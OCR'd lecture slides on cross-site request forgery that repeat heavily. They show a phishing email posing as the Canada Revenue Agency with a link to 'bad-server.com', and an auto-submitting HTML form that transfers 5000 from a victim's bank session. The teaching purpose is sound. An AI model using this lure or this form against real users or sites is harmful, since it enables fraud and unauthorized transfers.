
Legit Canada Revenue Services
to me

We have identified an error in the


```
<a href='http://bad-server.com'>Sign-in to CRA</a>
```

Sign-in to CRA

...



Web Security: Cross-site Request Forgery




Legit Canada Revenue Services
to me

We have identified an error in the calculation of your tax for the year 2020, amounting to **$879.25**.
Click the link below to claim your refund.

Sign-in to CRA

...

Web Security: Cross-site Request Forgery



http://bank.com/

bank.com

HTTP

GET / HTTP/1.1
Host: bad-server.com


bad-server.com

Legit Canada Revenue Services
to me

We have identified an error in the calculation of your tax for the year 2020, amounting to **$879.25**.
Click the link below to claim your refund.

Sign-in to CRA

Web Security: Cross-site Request Forgery



```
HTTP/1.1 200 OK
Content-Type: text/html

<!-- malicious pre-filled form -->
```

Legit Canada Revenue Services
to me


We have identified an error in the calculation of your tax for the year 2020, amounting to **$879.25**.
Click the link below to claim your refund.

Sign-in to CRA

Web Security: Cross-site Request Forgery

http://bank.com/

bank.com



```
<form method='POST' action='http://bank.com/transfer'>
  <input name='recipient' value='malcom'/>
  <input name='amount' value='5000'/>
</form>
<script>
  window.onload = () => document.forms[0].submit()
</script>
```


<!-- malicious pre-filled form -->

Legit Canada Revenue S
to me

We have identified an error in the calculation of your tax for the year 2020, amounting to **$879.25**.
Click the link below to claim your refund.

Sign-in to CRA

Web Security: Cross-site Request Forgery




```
<form method='POST' action='http://bank.com/transfer'>
  <input name='recipient' value='malcom'/>
  <input name='amount' value='5000'/>
</form>
<script>
  window.onload = () => document.forms[0].submit()
</script>
```

!-- malicious pre-filled form -->

Transfer Funds

Recipient	malcom
Amount ($CAD)	5000

Web Security: Cross-site Request Forgery




```
POST /transfer HTTP/1.1
Host: bank.com
Cookie: sessionid=abcd1234

recipient=malcom
amount=5000
```

Transfer Funds

Recipient: malcom

Amount ($CAD): 5000


Web Security: Cross-site Request Forgery




Transfer Funds

Recipient	malcom
Amount ($CAD)	5000

Web Security: Cross-site Request Forgery




HTTP/1.1 200 OK
Content-Type: text/html

